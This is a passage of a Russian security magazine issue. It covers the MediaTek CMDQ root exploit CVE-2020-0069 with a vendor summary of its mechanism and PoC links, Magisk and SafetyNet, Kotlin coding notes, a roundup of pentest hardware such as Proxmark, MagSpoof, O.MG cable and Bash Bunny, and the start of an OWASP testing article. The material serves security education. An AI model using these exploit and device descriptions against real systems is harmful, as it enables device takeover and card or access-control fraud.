
Краткая предыстория: в начале марта по всем сколько-нибудь связанным с безопасностью и мобильными устройствами сайтам прокатилась новость о весьма опасной уязвимости, выявленной буквально во всех устройствах, использующих 64-битные процессоры MediaTek. Мало того что уязвимость позволяла получить права root и отключить SELinux (одну из базовых систем безопасности Android), она еще и была очень проста в эксплуатации (один незатейливый эксплоит, не требующий особых условий для успешного взлома).

Широкая общественность узнала об уязвимости благодаря мартовскому патчу безопасности Android, в котором она получила пометку критической. Однако история обнаружения уязвимости начинается вовсе не с патча, а с поста пользователя diplomatic на форуме XDA Developers. Пост был посвящен планшету Amazon Fire.

Еще год назад diplomatic обнаружил, что драйвер CMDQ в ядре Linux для процессоров MediaTek принимает ioctl-команды от кого угодно. С помощью этих команд можно получить доступ к DMA-буферу, модифицировать память ядра и отключить SELinux. Позже diplomatic и другие пользователи форума выяснили, что эксплоит работает почти на всех устройствах с 64-битным процессором MediaTek за исключением устройств Vivo, OPPO, Huawei и Samsung с Android 8 и выше, на которых есть защита от получения прав root с помощью эксплоитов.

Компания MediaTek пропатчила драйвер еще в мае 2019 года, но это не просто не решило проблемы. Дело в том, что MediaTek производит процессоры низкого ценового диапазона, и их устанавливают в бюджетники, поддержка которых нередко заканчивается в момент выпуска смартфона с конвейера. Это те самые Blackview, Elefone и прочий китайский ширпотреб. Теперь все это — переносной бэкдор, беззащитный перед простейшей малварью, установленной из варезников (а такая уже существует — обнаруженный Trend Micro троян использует уязвимость MediaTek наряду с уязвимостью CVE-2019-2215 для получения контроля над устройством).

Именно по этой причине патч для MediaTek в итоге попал в состав официального патча безопасности Android. Это дает шанс, что хотя бы крупные производители обновят свои устройства, чтобы не нарушать договор о двухгодичной поддержке устройств. С другой стороны, доля пропатченных устройств вряд ли поднимется выше 1%.



Security Vulnerability Summary	
Issue	Security Vulnerability in CMDQ Kernel Driver that Allows Local Attackers to Escalate to root Privilege (mtk-su)
Severity	Critical (CVSS3.0 Score: 9.3, Vector: CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Type	Improper Privilege Management
Impact	Local attackers can read/write arbitrary physical addresses, disable SELinux and gain "root" privilege (uid/gid=0)
Affected Platforms	All Android 9.X/8.X/7.X
Affected Versions	kernel-3.18 / 4.4 / 4.9 / 4.14
Affected Module	CMDQ kernel driver
Description	By executing the IOCTL commands in CMDQ device node (/proc/mtk_cmdq or /dev/mtk_cmdq), local attackers can allocate a DMA buffer by CMDQ_IOCTL_ALLOC_WRITE_ADDRESS IOCTL command. And later use CMDQ_IOCTL_EXEC_COMMAND IOCTL commands to run hardware commands to arbitrarily read/write physical memory, dump kernel symbol table to the pre-allocated DMA buffer, manipulate the DMA buffer to modify the kernel settings to disable SELinux and escalate to "root" privilege.
Solution	Sanitize illegal CMDQ commands and limit DMA buffer range. For newer Android OS, the access permission of CMDQ device nodes is also enforced by SELinux.
Patch-ID	ALPS04356754
CVE-ID	CVE-2020-0069
Public Disclosure Plan	This security patch will also be announced at 2020-03 Android Security Bulletin and in compliance with 2020-03-05 SPL. PoC (mtk-su) binary is already public available at: • https://forum.xda-developers.com/hd8-hd10/orig-development/experimental-software-root-hd-8-hd-10-t3904595 • https://forum.xda-developers.com/android/development/amazing-temp-root-mediatek-armv8-t3922213 The technical detail and PoC source code of this security vulnerability is not public yet, but could become public by external researchers in the future.

CVE-2020-0069

История портирования Android на iPhone

An adventure 13 years in the making — история проекта Sandcastle, в рамках которого разработчики из компании Corellium сумели портировать Android на iPhone.

Сама возможность портирования появилась благодаря эксплоиту checkm8, который использует уязвимость в загрузчике iPhone и позволяет не просто выполнить Jailbreak, а получить полный контроль над устройством, включая возможность установки и загрузки альтернативных операционных систем.

Но интересно даже не это, а то, с какими сложностями столкнулись разработчики. В первую очередь это кастомный процессор Apple, который вроде бы совместим со стандартным ARM, но имеет массу мелких отличий: «почти» совместимый с Samsung UART-контроллер, «почти» совместимый с Samsung SPI-контроллер, нестандартный контроллер прерываний, собственный способ включения дополнительных ядер процессора и так далее.

Еще более интересная история произошла с портированием платформы Android поверх уже портированного ядра Linux. Оказалось, что Android в принципе не поддерживает работу со страницами памяти с отличным от 4 Кбайт размером (Apple использует 16 Кбайт). Также Android оказался не совсем 64-разрядной системой: во многих местах ее до сих пор можно найти 32-битный код, который просто не будет работать на полностью 64-битном процессоре Apple.

Парадоксально, но порт Android для iPhone стал первой полностью 64-битной сборкой Android в истории.

Факт разлочки загрузчика больше не скрыть

Magisk may no longer be able to hide bootloader unlocking from apps — статья о том, как Google обыграла разработчика Magisk и сделала скрытие факта разлочки загрузчика невозможным.

Сегодня Magisk — это единственный надежный способ получить root на стоковой прошивке Android. Magisk стал популярен и выжил в войне против Google благодаря использованию метода рутинга, не требующего модификации системного раздела, и возможности скрыть наличие прав root от определенных приложений (например, банковских клиентов, платежных систем и онлайн-игр).

Чтобы скрыть root, Magisk использует несколько трюков, которые обманывают приложение и систему SafetyNet, предназначенную для проверки смартфона на безопасность. Долгое время SafetyNet использовала эвристические методы для определения root и разблокировки загрузчика (которая требуется для установки Magisk).

Однако пользователи начали замечать, что некоторые смартфоны больше не проходят проверку SafetyNet с установленным Magisk. Разработчик Magisk ответил, что иногда SafetyNet больше не полагается на простую проверку состояния загрузчика (которую умеет обманывать Magisk), а вместо этого использует приватный ключ шифрования из защищенного хранилища Keystore, чтобы подтвердить достоверность переданных данных.

Обойти эту защиту можно, лишь получив доступ к приватному ключу, который хранится в выделенном криптографическом сопроцессоре (TEE), а сделать это очень проблематично (Google платит от 250 тысяч до 1 миллиона долларов за подобную уязвимость).

Все это означает, что совсем скоро все сертифицированные Google устройства на базе Android 8 и выше просто перестанут проходить проверку SafetyNet и Magisk будет бесполезен, если установлены банковские клиенты и другие приложения, использующие SafetyNet.

РАЗРАБОТЧИКУ

StartActivityForResult в 2020 году

A first look at AndroidX Activity Result APIs — небольшая заметка о решении одной из самых раздражающих задач, возникающих при разработке приложений для Android.

Речь идет о функции `startActivityForResult()`, которая позволяет запустить активность другого приложения, чтобы переложить на нее решение определенной задачи: получение снимка с помощью камеры, выбор файла и так далее. Данный механизм серьезно облегчает жизнь разработчика, но реализован самым неудобным из возможных способов. Разработчику необходимо запустить активность, передав ей специальный код, а затем ждать результат в колбэке, реализованном с помощью переопределения метода `onActivityResult()` в активности или фрагменте. И все бы ничего, но точно таким же способом реализован запрос полномочий, так что код приложения в итоге расползается по множеству внешне никак не связанных между собой функций.

Существует масса способов решения этой проблемы с помощью сторонних библиотек, но эта статья рассказывает об официальном решении от Google. В альфа-версии библиотеки AndroidX Activity наконец появился удобный в использовании API, позволяющий работать с активностями других приложений, не размазывая код по активности своего приложения.

Для начала нужно с помощью ***контракта*** описать интент, который будет использован для запуска активности, и обработчик результата выполнения активности:

```
class MyContract : ActivityResultContract<Int, String>() {
    companion object {
        const val ACTION = "com.myapp.action.MY_ACTION"
        const val INPUT_INT = "input_int"
        const val OUTPUT_STRING = "output_string"
    }

    override fun createIntent(input: Int): Intent {
        return Intent(ACTION)
            .apply { putExtra(INPUT_INT, input) }
    }

    override fun parseResult(resultCode: Int, intent: Intent?):
String? {
        return when (resultCode) {
            Activity.RESULT_OK -> intent?.getStringExtra(OUTPUT
_STRING)
            else -> null
        }
    }
}
```

Затем мы используем `prepareCall()`, чтобы создать объект класса ActivityResultsLauncher, с помощью которого запускаем активность и получаем результат в колбэке:

```
class MyActivity : AppCompatActivity() {
    private val myActionCall = prepareCall(MyContract()) { result ->
        Log.i("MyActivity", "Obtained result: $result")
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        ...
        button.setOnClickListener {
            myActionCall(500)
        }
    }
}
```

Выглядит немного сложно. Но такой подход не разрушает связность кода. Кроме того, уже сейчас библиотека содержит несколько предопределенных контрактов, в том числе для получения снимка (TakePicture), выполнения звонка (Dial) и, конечно же, запроса полномочий (RequestPermission).

Инлайн-классы в Kotlin 1.3

Zero-cost* abstractions in Kotlin — статья с подробным объяснением новой экспериментальной языковой конструкции Kotlin под названием inline-классы.

Одна из ключевых особенностей языка Kotlin — null safety, которая гарантирует, что программист не сможет по ошибке вызвать методы объекта, имеющего значение null, или передать этот объект в качестве аргумента другим методам. Null safety существенно повышает надежность кода, но не защищает от других ошибок программиста.

Допустим, у тебя есть база котов и собак, которых ты идентифицируешь по ID. Также у тебя есть метод `getDogById(dogId: Long)`, который возвращает информацию о собаке с конкретным ID. Очевидно, что, если в качестве ID собаки ты передашь методу ID кошки, это будет ошибкой, которая приведет к неопределенному результату. Но ни среда разработки, ни компилятор не скажут тебе о ней.

Еще во времена Java программисты придумали метод обойти эту проблему с помощью так называемых классов-оберток. Ты просто создаешь класс `DogId` с единственным полем (ID собаки) и используешь его везде, где раньше использовал тип Long в качестве ID. Все остальное компилятор и среда разработки сделают за тебя: они просто не позволят передать `DogId` в качестве аргумента функции, которая ожидает `CatId`, — это ошибка.

Но есть в классах-врапперах одна проблема. Создание объектов не самая дешевая операция. Если ты будешь плодить их на каждый чих, то вскоре заметишь возросшее потребление оперативной памяти и процессорных ресурсов.

И здесь на сцену выходят инлайн-классы. По своей сути инлайн-класс — это класс-враппер с одним параметром, который при компиляции разворачивается в этот параметр, чтобы избежать накладных расходов. Например:

```
inline class DogId(val id: Long)
val dog = getDogById(DogId(100L))
```

Данный код написан с использованием враппера, чтобы избежать описанной выше ошибки. Однако при компиляции объект `DogId` будет заменен Long, так что никаких дополнительных накладных расходов не потребуется.

Компилятор накладывает следующие ограничения на инлайн-классы:

- не больше одного параметра;
- никаких теневых полей;
- никаких блоков инициализации;
- никакого наследования.

Однако инлайн-классы могут:

- реализовать интерфейс;
- иметь свойства и функции.

Также стоит иметь в виду, что инлайн-классы не всегда будут развернуты в свой параметр. Главное правило здесь: ***объект инлайн-класса не будет развернут, если используется в качестве аргумента функции, ожидающей другой тип***.

Например, функции для работы с коллекциями (`listOf()`, `setOf()` и им подобные) обычно принимают на вход параметр типа Object или Any, так что переданный им объект инлайн-класса развернут не будет. Функция `equals()` также принимает в качестве аргумента тип Any, поэтому следующие два примера работают одинаково, но второй приведет к дополнительным накладным расходам:

```
val doggo1 = DogId(1L)
val doggo2 = DogId(2L)

// Оба объекта будут развернуты
doggo1 == doggo2

// doggo1 будет развернут, а doggo2 — нет
doggo1.equals(doggo2)
```

Объект не будет развернут и если объект инлайн-класса передать функции, аргумент которой имеет nullable-тип:

```
val doggo = DogId(1L)

fun pet(doggoId: DogId?) {}

// Объект не будет развернут
pet(doggo)
```

Интересно также, что компилятор поддерживает переопределение функций, принимающих объект инлайн-класса и его необернутый аналог. То есть следующий код будет успешно скомпилирован:

```
fun pet(doggoId: Long) {}
fun pet(doggoId: DogId) {}
```

Ну и последнее, что стоит иметь в виду: инлайн-классы — это экспериментальная возможность, которая может измениться со временем или будет удалена.

Композиция против наследования в Kotlin

Composition over inheritance (and Kotlin) — небольшая заметка, хорошо иллюстрирующая принцип композиции объектов и его преимущества перед наследованием.

Взгляни на следующий код:

```
open class Parent {
    fun parentFunctionality() {}
}

open class Child(): Parent() {
    fun childFunctionality() {}
}

class Grandchild constructor() : Child() {
    fun grandchildFunctionality() {}
}
```

Это канонический пример наследования в объектно ориентированном программировании. Объект класса `Grandchild` сможет вызывать методы `parentFunctionality()` и `childFunctionality()`. Код красив и замечателен. Но представь себе, что будет, если сильно усложнить этот пример, добавив в каждый класс множество новых открытых методов и связав их между собой. В какой-то момент может оказаться, что ты переопределяешь метод, который используется другим методом, и таким образом ломаешь функциональность всего объекта.

Разумеется, грамотный дизайн поможет избежать этой проблемы, но что, если команда разработчиков состоит не только из тебя одного и в коде есть множество классов с незнакомым тебе кодом?

На самом деле в современном мире наследование уже не считается единственно верным способом проектирования приложения. Во многих случаях более предпочтительным будет принцип ***композиции***, когда вместо класса-наследника создается новый класс, который не переопределяет методы предка, а вызывает их напрямую.

Предыдущий код, переписанный с использованием принципа композиции, будет выглядеть так:

```
class Parent {
    fun parentFunctionality() {}
}

class Child() {
    private val parent = Parent()

    fun parentFunctionality() { parent.parentFunctionality() }
    fun childFunctionality() {}
}

class Grandchild  {
    private val parent = Parent()
    private val child = Child()

    fun parentFunctionality() { parent.parentFunctionality() }
    fun childFunctionality() { child.childFunctionality() }
    fun grandchildFunctionality() {}
}
```

Принцип композиции не только позволяет избежать трудно уловимых багов, но и упрощает тестирование (класс-предок легко заменить фейковой реализацией) и сопровождение приложения (код становится более очевидным и понятным).

Kotlin содержит несколько инструментов, которые могут упростить композицию классов и даже принудить тебя использовать ее вместо наследования. Например, именно по причине возможных багов Kotlin делает классы не наследуемыми по умолчанию. Также здесь есть поддержка синглтонов на уровне языка, так что многие классы можно быстро оформить в виде синглтонов и напрямую вызывать их методы без необходимости создавать класс и хранить на него ссылку.

Функция-делегат `lazy` также помогает создавать композиции, а точнее минимизировать возможный оверхед. В следующем коде объект `parent` будет создан только в момент первого обращения к нему, то есть не будет занимать дополнительную память, если вообще не используется:

```
open class Parent {
    fun parentFunctionality() {}
}

open class Child() {
    val parent by lazy { Parent() }
    ...
    fun childFunctionality() {}
}
```

Ну и последнее — функции-расширения, которые позволяют добавить новые методы к существующему классу без необходимости наследоваться от него:

```
class SystemClass {
    ...
}

fun SystemClass.newFunctionality() {}

SystemClass().newFunctionality()
```

ИНСТРУМЕНТЫ

- Fufluns — скрипт для быстрого анализа APK- и IPA-файлов;
- Hook_location_frida.js — скрипт Frida для подделки местоположения.

БИБЛИОТЕКИ

- AnimatedBottomBar — анимированная панель навигации в нижней части экрана;
- AndroidColorX — набор функций-расширений Kotlin для работы с цветом;
- CompoundTextView — TextView, внутри которого можно произвольно расположить изображение;
- Kotlin-numpy — биндинги Kotlin для библиотеки NumPy;
- MotionToast — анимированные toast-сообщения;
- RoomExplorer — инструмент просмотра баз данных прямо через приложение.

ЧЕМОДАНЧИК ХАКЕРА 2020

ВЫБИРАЕМ ИНСТРУМЕНТЫ, КОТОРЫЕ ХОРОШО ИМЕТЬ ПОД РУКОЙ

Илья Шапошников
Руководитель исследовательской группы в RedTeam, ПАО Ростелеком. Студент МГТУ им. Баумана. Капитан команды Invuls и участник вузовской CTF-команды SFT0.
drakylar@gmail.com

Мы отобрали пятнадцать девайсов, с которыми можно пентестить все что угодно: от физических устройств до бесконтактных карт. Сюда не вошли более обыкновенные инструменты вроде отверток и паяльников — их проще выбирать на свой вкус. Надеемся, ты присмотришь что-нибудь интересное в этом списке.

INFO


В прошлый раз мы делали подборку инструментов для хакерского чемоданчика в 2014 году. С тех пор многое изменилось! Смотри также статьи «14 гаджетов для взломщика» и «64 подарка для хакера».

RASPBERRY PI 4

Цена: от 35 долларов

Официальный сайт

Мини-компьютеры Raspberry Pi из новейшего модельного ряда работают на четырехъядерных армовских чипах, оснащаются 1, 2 или 4 Гбайт оперативной памяти, поддерживают связь по Wi-Fi и Bluetooth и имеют по два порта micro HDMI и по четыре USB. Они уже почти что могут заменить недорогой офисный десктоп, часто используются для создания медиацентров и домашних серверов, а также в массе разных проектов — от музыкальных инструментов до роботов. Но нас интересует другое: Raspberry может стать портативной системой для пентестов. А готовых корпусов, дисплеев, батареек и другого обвеса для них — великое множество. Более подробный обзор Raspberry Pi 4 мы публиковали в 2019 году, а здесь лишь подтвердим, что «малина» — это определенно маст-хэв. Кстати, в ревизии 1.2 решили проблему совместимости с некоторыми зарядками USB-C, имей в виду.



PROXMARK 3

Цена: 100–300 евро

Страница на Kickstarter

Одним из лучших помощников для проведения атак на бесконтактные карты было и остается устройство под названием Proxmark3. Оно доступно в нескольких вариантах.

1. RDV1 — старая версия устройства, редко встречается на рынке и не имеет особых преимуществ.
2. RDV2 — преимущество этой версии заключается в наличии разъема для внешней антенны.
3. RDV3 — самая популярная (и дешевая) модель на рынке, доступны китайские клоны с теми же функциями, но не всегда стабильной работой.
4. RDV4 — последняя версия Proxmark, которая заодно включает в себя техническое и программное обеспечение для работы со смарт-картами. Самая дорогая модель из списка.


Proxmark заменит для тебя все аналогичные устройства, но стоит заметить, что если ты собираешься изучать только карты Mifare, то лучше посмотреть в сторону Chameleon Mini.

APIMOTE

Цена: 150 долларов

Официальный сайт

Если ты успел столкнуться с умным домом, то наверняка слышал и о протоколе ZigBee. Ему уже много лет, но готовых устройств для тестирования безопасности сетей не так много. Среди них можно выделить плату APImote, которая работает в связке с фреймворком killerbee. Устройство поставляется в готовом виде, но для любителей паять разработчики выложили на GitHub схемы KiCad.



E-MATE X

Цена: 100 долларов

Официальный сайт


Набор E-Mate X будет полезным подарком тем, кто часто работает со встраиваемыми системами или смартфонами. Состоит он из тринадцати переходников с чипов энергонезависимой памяти в корпусе BGA на разные программаторы и даже на SD-вход (что позволяет в некоторых случаях считывать память без программатора). Стоимость аналогов только с одним из переходников может превышать стоимость E-Mate X в два раза, а то и больше.

MAGSPOOF

Цена: 60 долларов

Официальный сайт

При работе с магнитными картами многие сталкиваются с одной и той же проблемой: считыватель трехполосных карт с возможностью записи порой стоит в пять раз дороже, чем тот же считыватель без возможности записи. Именно для таких задач была разработана плата MagSpoof, на которую можно записывать данные трех магнитных полос и спуфить их. Тем самым устройство заменяет настоящую карту. А в совокупности с ридером магнитных карт ты сэкономишь половину денег и получишь полноценное устройство для тестирования безопасности пропускной или платежной системы.



O.MG CABLE

Цена: 120 долларов

Официальный сайт

Кабель O.MG стал известен в основном благодаря выступлению его разработчиков на DEFCON 2019. В этот кабель зашит полноценный Rubber Ducky с Wi-Fi, позволяющий удаленно вводить команды клавиатуры в подключенное устройство. А главный плюс O.MG — его внешность неотличима от обычного кабеля для зарядки. Есть несколько вариантов: Type-C, micro-USB и Lightning.

DSLOGIC

Цена: 60–150 долларов

Официальный сайт

Отлаживать цифровые схемы помогает логический анализатор. А анализаторы серии DSLogic зарекомендовали себя как одни из лучших по соотношению цены и качества. Более того, в отличие от продукции Saleae, они поддерживают работу с опенсорсными проектами, например с PulseView. Всего на официальном сайте доступны три модели DSLogic: Plus, U3Pro16 и U3Pro32. А если увлекаешься пайкой, то можешь поискать DSLogic Basic на AliExpress. Эта модель ничем не отличается от DSLogic Plus, кроме более низкой цены и объема памяти. Кстати, будет еще дополнительный челендж, если захочешь сделать апгрейд.

FACEDANCER21

Цена: 85 долларов

Официальный сайт

Устройство FaceDancer21 — это обязательный инструмент для тестировщика платежных терминалов. С его помощью можно проделывать следующие вещи.

1. Эмулировать разные USB-устройства. Можно, например, создать устройство с определенным ID и обойти список разрешенных подключаемых устройств.
2. Определять, какие типы устройств поддерживает порт USB. Полезно при работе с банкоматами и беспроводными зарядками (в случае, если беспроводная зарядка — порт небольшого компьютера).
3. Фаззить: удобно для поиска 0day в драйверах USB.
4. Взаимодействовать по USB, используя библиотеку на Python.

В связи с тем что плата открытая, цена ее варьируется в зависимости от жадности производителя.

YARD STICK ONE

Цена: 100 долларов

Официальный сайт


Если ты пробовал разблокировать замок своего автомобиля, повторяя сигнал разблокировки, то, возможно, оценишь это устройство. Yard Stick One позволяет отправлять и принимать трафик на популярных частотах (до 1 ГГц). Его отличительная черта — это использование чипа CC1111, который позволяет аппаратно демодулировать или модулировать сигнал, что повышает качество приема и передачи. Для работы с Yard Stick потребуется установить бесплатную утилиту RFCat.

NFC KILL

Цена: 180/250 долларов

Официальный сайт

Немногих сейчас можно удивить устройствами для тестирования бесконтактных карт. Но девайс NFC Kill тебя точно заинтересует: в первую очередь он предназначен для фаззинг-тестирования систем бесконтактного считывания. А дополнительные функции позволяют выводить из строя как ридеры, так и сами бесконтактные карты. Работает девайс на трех частотах: Low Frequency (125–134 кГц), High Frequency (13,56 МГц) и Ultra High Frequency (850–930 МГц). Он поставляется в двух версиях: Standard и Professional. Разница между ними в возможности запускать тесты без физического взаимодействия с девайсом.



BASH BUNNY

Цена: 100 долларов

Официальный сайт

Скорее всего, ты уже знаком с Rubber Ducky — устройством, которое эмулирует клавиатуру и на автомате вводит вредоносные команды в компьютер жертвы. Устройство Bash Bunny — это более изощренный вариант девайса для HID-атак. Помимо клавиатуры, он может эмулировать любые устройства для последовательного порта, файловые хранилища и адаптеры USB — Ethernet. Этот девайс отлично подойдет для проведения тестов Red Team и позволяет сэкономить деньги и место в походном наборе.

HYDRABUS


Цена: 75 евро

Официальный сайт

HydraBus изначально разрабатывался как полноценная замена устаревшей плате BusPirate. Вот список основных достоинств HydraBus:

- предоставляет полноценный пользовательский интерфейс для работы с популярными аппаратными интерфейсами (I2C, SPI, UART, 1–3-wire, JTAG/SWD);
- HydraBus можно использовать совместно с PulseView для работы в режиме логического анализатора;
- есть библиотека на Python, что упрощает использование;
- есть слот MicroSD для сохранения информации по ходу работы.

Стоимость платы составляет 40–75 евро. Дополнительно за 110 евро к ней можно прикупить модуль HydraNFC для работы с бесконтактными картами или открытую платку HydraLINCAN для работы с CAN-шиной.




OPTICSPY

Цена: 65–100 долларов

Официальный сайт

Устройства типа роутеров часто передают много ценной информации при помощи мигающих светодиодов, особенно при включении. Бывает, что такие светодиоды подключают к линии передачи данных, например к пину TX шины UART. Чтобы получать информацию с этого канала передачи данных без пайки и дорогих логических анализаторов, разработали платку под названием OpticSpy. Для работы потребуется установить питоновскую библиотеку, подключить OpticSpy к компьютеру через USB и поднести его фотодиод к источнику света. Демо можешь глянуть на YouTube.



HUNTER CAT

Цена: 35 долларов

Официальный сайт


В 2019 году на рынке появилось интересное устройство — Hunter Cat. Его разработали для поиска банковских и других скиммеров. Суть его проста: вставляешь его в картоприемник, вытаскиваешь и смотришь на светодиод. Если он светится зеленым, то скиммер не обнаружен, в противном случае этим банкоматом лучше не пользоваться. Размер Hunter Cat чуть больше банковской карты, а стоимость — около 35 долларов.

NRF52840 DONGLE

Цена: 18 долларов

Официальный сайт

Ну и под конец списка — USB-dongle nRF52840. У него масса возможностей, среди которых стоит выделить две. Во-первых, ты можешь перепрошить его и получить полноценный сниффер Bluetooth Low Energy с красивым плагином для Wireshark. Во-вторых, используя открытый проект LOGITacker, можно превратить этот донгл в устройство тестирования беспроводной периферии компьютера: мыши, клавиатуры и прочего. Стоимость устройства начинается от 18 долларов, но на AliExpress можно найти китайские клоны дешевле.



ПОКОРЯЕМ ВЕБ

КАК ПРИМЕНЯТЬ OWASP TESTING GUIDE V4 В 2020 ГОДУ

v31_v37
v31v37@yandex.ru

Безопасность веба — очень широкое понятие. Это и недостатки старых протоколов, и использование каких-то опасных вещей, и просто человеческие ошибки, допущенные при разработке софта. Очень непросто тестировать продукты в такой широкой области: нужно придерживаться какого-то плана. И организация OWASP облегчила жизнь специалистам в области ИБ, создав OWASP Testing Guide.

Существует несколько методик пентеста, но конкретно для веба создана только одна. О соответствии стандартам типа PCI DSS сейчас речь не идет, поскольку это узкоспециализированное направление. А мы поговорим об универсальной методологии тестирования. Что предлагает нам OWASP Testing Guide? Давай пробежимся по этому объемному документу и отметим его части, в которых тебя может ждать больше всего подводных камней.

WWW

Если у тебя не получается освоить английскую версию гайда, воспользуйся краудсорсинговым переводом (правда, он не доделан до конца). Кстати, у OWASP также есть методика для ревью исходного кода и для тестирования мобильных приложений. А с полным списком проектов ты можешь ознакомиться на owasp.org.

Не так давно в «Хакере» вышла статья, раскрывающая основы тестирования сайтов на безопасность, в ней мельком говорится и о методологии OWASP и области ее применения. Текущая версия OWASP Testing Guide (PDF) имеет номер четыре, пятая версия находится в стадии разработки (кстати, ты можешь делать коммиты в их публичном репозитории на GitHub). Но хоть руководство по тестированию довольно большое и, на первый взгляд, всеобъемлющее, его надо воспринимать как основу, а не как рецепт на все случаи жизни. В этой статье тебя ждет краткая инструкция по использованию OWASP Testing Guide.

НЕ ВСЕ ТО ЗОЛОТО, ЧТО БЛЕСТИТ

Как говорил Эйнштейн, «порядок необходим глупцам, а гений властвует над хаосом». Но в тестировании четкое планирование — это синоним успеха. Тем не менее план обычно описывает лишь приблизительную последовательность действий, даже если он очень детализирован. Предусмотреть все возможные нюансы зачастую нереально.

И дело не только в том, что новые технологии появляются с гораздо большей скоростью, чем обновляется методика, но и в том, что веб-приложения могут использоваться для чего угодно: от создания простого сайта-визитки до панели администратора, с помощью которой можно управлять физическими устройствами. Поэтому подобные методологии стоит использовать только в качестве фундамента и думать своей головой, при этом не забывая дополнять существующий план практическим опытом.

Следует использовать все доступные инструменты. Во-первых, во время тестирования по одному разделу инструменты могут давать разные результаты, а во-вторых, наложение части разделов на другие поможет закрыть потенциальные недочеты, ранее не выявленные тестировщиком или автоматическим инструментарием.

Также может сложиться впечатление, что методика больше предназначена для black box тестирования (несмотря на gray box и white box в самом тексте), но, в принципе, ее можно распространить на любой вид тестирования, добавив соответствующие методы и связанные с ними инструменты.

TESTING GUIDE INTRODUCTION

В начале руководства по тестированию от OWASP есть небольшое предисловие, гласящее, что автоматизированное black box тестирование имеет недостатки и его надо дополнять ручным тестированием. Это так, однако в самом тексте гайда встречаются примеры использования сканера Nessus, но нет ни слова про сканер OpenVAS, который, в принципе, не сильно хуже.

Имеет смысл использовать все имеющиеся сканеры и другие фичи платных продуктов (например, Burp Pro), поскольку разные инструменты могут дать разные результаты. Не пренебрегай и ложноположительными срабатываниями, поскольку такие результаты иногда внезапно оказываются истинными.

TESTING FOR INFORMATION GATHERING

Conduct search engine discovery/reconnaissance for information leakage

Сбор информации из открытых источников (OSINT) — первый этап любого пентеста, и пентеста веб-приложения тоже. Этот этап проводится еще до начала работ, чтобы проверить, действительно ли тестируемые объекты принадлежат заказчику, или чтобы оценить примерный объем работ для оценки трудозатрат.

В методологии этот этап в основном строится на использовании поисковых движков (причем разных, чтобы скомпенсировать ограничения одного преимуществами другого). Здесь тебе на помощь придет статья, описывающая возможности DuckDuckGo, заметка про операторы поиска и Google Dorks или материал о скрытых возможностях Google.

Но, разумеется, OSINT не ограничивается только лишь использованием поиска, как минимум из-за наличия неиндексируемых форумов, в том числе в даркнете, или персонализированной выдачи. Поиграть с ней поможет вот этот сайт. И на любом этапе тестирования не стоит забывать о персонализированной выдаче самого тестируемого ресурса. К слову, недавно появился форк Sherlock'а для поиска по СНГ. Можно использовать разные техники пассивного сбора информации, например такой инструмент, как FOCA, для получения метаданных из документов, которые, скорее всего, присутствуют на тестируемых ресурсах.

Не стоит забывать про сайты, прямо или косвенно связанные с IT, а также тематические (связанные с тематикой тестируемого объекта) ресурсы. В общем, про OSINT можно говорить долго, суть в том, что надо использовать руководство по тестированию как основу, а не как пошаговую инструкцию.

Enumerate applications on webserver

В этом разделе речь идет о различных веб-приложениях, доступных либо по секретным субдоменам, либо по относительным путям, к которым имеется доступ извне. Имеются в виду некие ресурсы сайта, куда может проникнуть лишь тот, кто знает их URL, по понятным причинам нигде не афишируемый. Раздел можно дополнить следующими трюками:

